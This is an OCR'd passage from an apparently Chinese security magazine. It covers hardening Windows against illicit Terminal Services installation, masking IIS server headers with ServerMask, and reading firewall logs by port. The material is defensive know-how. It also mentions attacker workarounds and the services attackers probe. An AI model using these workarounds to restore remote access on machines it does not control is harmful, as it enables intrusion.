删除完终端服务所调用的文件后，我们用上面提到的后三种安装终端服务的方法试试，看是否可成功地对目标机器进行终端服务的安装。现在用自带有安装终端服务所需文件的3389自动安装程序（就是上面提到的第三种方法）来试试，看是否能安装成功，并启动终端服务。图1是该程序运行的结果。




图 1



图 2




图 3

图1显示该工具在目标机器上成功安装了终端服务，现在我

们重启该机器，看看终端服务是否能正常使用。

重启该机器，在未正式登陆之前系统就跳出一个对话框，提示某个服务运行出错（图2）。

登陆完成后，我们打开事件查看器看看是哪个服务出了错，结果发现是终端服务出了问题，如图3。

打开系统服务列表，也发现终端服务的启动方式是自动启动，但该服务并没有启动成功。这是因为终端服务找不到它所要调用的程序。这个自称自带安装终端所需文件的工具也没有自带终端服务所调用的程序，其他两个什么也不带的工具就更不用说了。

至此，删除终端服务所调用的文件这个方法可以保护终端服务不随便地被非法安装。但这个方法有一个缺点就是：当对方发现我们这个小聪明后，可复制相同的文件上来，以供终端服务启动时用，到时终端服务又可以开始用了。或者用“远程安装、替换终端服务一次搞定”一文提到的替换方法，也可成功安装终端服务。

2.删除终端服务

在日常使用中，系统中有些服务我们根本不会用到，但这些服务却往往会被黑客所利用，这不，终端服务就是一个。

如果我们的终端服务确实不需用到，建议将它从系统中彻底删除。只要它存在系统中，就有可能被黑客利用。现在我们来将它删除，删除系统服务的方法有几种，可直接删除注册表中相关的子键及信息，也可用SC工具来直接删除。由于SC删除系统服务是即时性的，在这里我用SC来对终端服务进行删除。如图4。




图 4

图4我是通过远程来删除终端服务。在删除完成后，我们利用终端安装工具对该机进行终端服务的安装，结果很出我的意料——每个终端安装工具都显示成功地安装了终端服务，但等机器重启后，发现终端服务并没有出现在系统的服务列表中。用fport等工具查程序、端口的情况，均无发现跟终端服务有关的进程及端口，不过终端服务在注册表中所调用的键项除HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermService子键外，其他的键项都被修过。也就是说，安装终端的工具修改了注册表中的其他键项，但由于终端服务在注册表中对应的子键并不存在，而这些终端安装工具并不会自动创建该服务在注册表中的相关子键及键项，所以造成该服务表面上安装成功，但实际上由于没有启动程序的服务位置而没有正式启动。

从总的方面来看，这个方法还是可行的。

不过采用这个方法也有一个缺点：如果对方发现这个问题后，可通过在另一台机器导出该服务在注册表中的相关信息，然后再导入本机。机器重启后，该服务还存在、生效。不过还是给黑客造成了一些麻烦。

3.只读终端服务

这个鬼主意是netff出的，不过经实践操作后，觉得这个方法可行。在这里也一并提出来供大家参考。

不管本地安装终端服务还是远程安装终端服务，这些程序无一例外地要修改到注册表中的一些键项，但我们先不管它都修改了哪些键项，其中有一个子键是你怎么跳都无法跳过的，那就是HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermService这个子键及其下面的键项。该子键下面的键项控制的正是系统终端服务的启动等相关信息，要安装、启动终端服务必须修改这里的某些键项的值。既然如此，我们就在这里做手脚，让对方不能修改。要让对方不能修改其实很简单，只需将该子键的属性设为只读或禁止所有人访问即可。现在开始行动！

用regedt32打开系统的注册表（注意一定要用regedt32打开），打开后来到HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermService子键下，选中“安全”菜单下的“权限”选项，打开一个安全对话框，不选“允许将来自父系的可继承权限传播给该对象”前面的框。这时会弹出一个安全提示对话框，选“复制”按钮。将名称处的所有的组都删除，然后添加“Everyone”组，将该组的权限设为“读取”或干脆全部选拒绝。不理会所弹出的对话框，全部按“确定”退出。

这个方法能有效防止非法用户安装终端服务，只要不修改HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermService子键的存取权限，终端服务是不会轻易就被安装成功并启动的。

嘿嘿！用这个方法来玩对方，还真的能将对方玩得一头雾水。

4.综合防范

上面提了几种防范终端服务被非法安装的方法，你认为哪种方法最好呢？

我认为将这几种方法合起来是最好的，即：删除终端服务所调用的程序文件、在系统中彻底删除终端服务。如果将HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services子键的属性设为只读或让system组只具有对该子键进行读取的权限，而没有写入、修改的权限，那这个方法来对付机器被黑客溢出后，黑客试图安装些以服务方式运行的工具是非常有用的，也可防止黑客启动某些系统服务。但无论如何，操作系统自身的安全是最为重要的。注重局部的安全性并不能有效阻止黑客的进攻。

六、结语

好了，到现在为止，相信大多数读者已经明白了终端服务攻与防的一些方法与道理，如果还不是很明白，就多多加油吧！关于这个话题我就说到这里，有兴趣的朋友请补充。

此文三个防范方法中，其中一个是netff替我想到的，真得感谢他！

（本文用到的sysocmgr.exe、SC光盘中有收录）

用ServerMask修改IIS头信息

网路游侠

相信各位“黑友”在对别人的WEB服务器下手之前，第一件事情就是要判断对方WEB服务器的类型吧！一般是Telnet到服务器的80端口，如图1。




图 1




图 2

看到了吗？图1中第二行的“Microsoft–IIS/5.0”就暴露了你的操作系统是Windows，接下来就是扫描、找漏洞、找expolit……那么，如何避免让对方得到我们的http头呢？用ServerMask！

什么是ServerMask呢？它就是一款可帮我们替换或者删除服务器http头的工具。

装完ServerMask之后，看一下界面，如图2。

很简洁哦！第一行不用说了，就是ServerMask的开关。“Web Server Masking”这里是对http头的替换和删除；“Remove Server header”就是删除http头。看看图3下拉框中的内容。




图 3

看到了吗？它可以模拟Apache对应RedHat、Unix、Mac、Win32的版本，还可以模拟Lotus–Domino、Netscape–Enterprise等服务器，是不是很爽？想想入侵者把你的Windows当成Unix横竖扫描不出结果的惆怅样子吧……偷着乐了^_^。

在高级选项（Advanced masking）中，我们可进行修改SMTP的banner、禁止WebDav等操作。不多说了，要不老编说我骗取稿费，呵呵！

我们现在修改http头为“Server：Apache/1.3.19 (Unix) (Red–Hat/Linux) mod_ssl/2.8.1 OpenSSL/0.9.6 DAV/1.0.2 PHP/4.0.4pl1 mod_perl/1.24_01”。试试看！选中后点击“OK”或者“Apply”会重新启动IIS服务，然后再telnet到本机的80端口，如图4。




图 4

呵呵！这下看谁还认为你的服务器是Windows的，无形之中就给我们的服务器多了一重保障，何乐而不为呢？还在犹豫什么？赶快down一个装上试试吧！

（本文用到的ServerMask光盘中有收录）

防火墙常用日志完全剖析

彭文波

防火墙是放置在局域网与外部网之间的一个隔离设备，它可以识别并屏蔽非法请求，有效防止跨越权限的数据访问。由于网络安全性在防火墙系统上得到加固，而不是分布在内部网络的所有节点上，这就集中而且简化了局域网安全管理。但由于用户对防火墙的一些规则不太了解，常会出现下面的疑问：“安全防火墙报警了，我是不是受到黑客攻击了？是否黑客已经入侵了我的电脑啊”？

日志功能是防火墙最常见的功能之一，它用于监控通信行为和完善安全策略，检查安全漏洞和错误配置，并对入侵者起到一定的威慑作用。防火墙日志可以说是一个大“拼盘”，其中有系统收到的各种不安全信息的时间、类型等，通过分析这些日志，可以发现曾经发生过或正在进行的系统入侵行为。防火墙日志并不复杂，但要看懂它还是需要了解一些基础概念（如端口、协议等），尽管每种防火墙日志不一样，但在记录方式上大同小异，主要包括：时间、允许或拦截、通讯类型、源IP地址、源端口、目标地址和目标端口等。

一、端口与日志分析

通过防火墙建立一个完整的连接后，这个连接包含一对IP地址和一对相应的端口。当防火墙阻挡某个连接时，它会将目标端口记录下来，因此，我们经常会在防火墙中看到“阻挡来自xx端口的连接”。那么，到底哪些端口更容易受到攻击呢？

1.端口的类型

端口包括公认端口、注册端口、动态/私有端口这三大类。其中公认端口（Well Known Ports）的范围是从0到1023，它们紧密绑定于一些服务，通常这些端口的通讯明确表明了某种服务的协议。

如80端口实际上总是HTTP通讯，注册端口（Registered Ports）的范围是从1024

到49151，它们松散地绑定于一些服务，即有许多服务绑定于这些端口，其中还有一些端口用于其它目的，如许多系统处理动态端口从1024左右开始。动态／私有端口（Dynamic and/or Private Ports）的范围从49152到65535。

2.防火墙日志常见端口分析

21（ftp）：表示攻击者试图打开"anonymous" FTP服务器。攻击者进入这些服务器中带有可读写的目录，并将其作为传送私有程序的节点。

23（Telnet）：表示攻击者试图搜索提供远程登陆的UNIX/Windows的服务。大多数情况下入侵者扫描这一端口是为了找到机器运行的操作系统。此外使用其它破解技术，入侵者会找到密码。

25（SMTP）：表示攻击者试图寻找SMTP服务器。他们拨号连接到高带宽的E-mail服务器上，将简单的信息传递到不同地址。SMTP服务器是进入系统的最常用方法之一，因为它们必须完整的暴露于Internet，而且邮件的路由很复杂。

53（DNS）：表示攻击者试图进行区域传递（TCP），欺骗DNS（UDP）或隐藏其它通讯。因此防火墙常常过滤或记录53端口。需要注意的是，你常会看到53端口作为UDP源端口，不稳定的防火墙通常允许这种通讯并假设这是对DNS查询的回复，很多攻击者常使用这种方法穿透防火墙。

79（finger）：可用于查询操作系统，探测已知的缓冲区溢出错误，获得用户信息，回应从自己机器到其他机器finger扫描。

110（POP3）：用于客户端访问服务器端的邮件服务。POP3服务有许多公认的弱点，关于用户名和密码交换缓冲区溢出的弱点至少有20个，这样，攻击者可在真正登陆前进入系统，而成功登陆后还有可能找到其他缓冲区溢出漏洞。

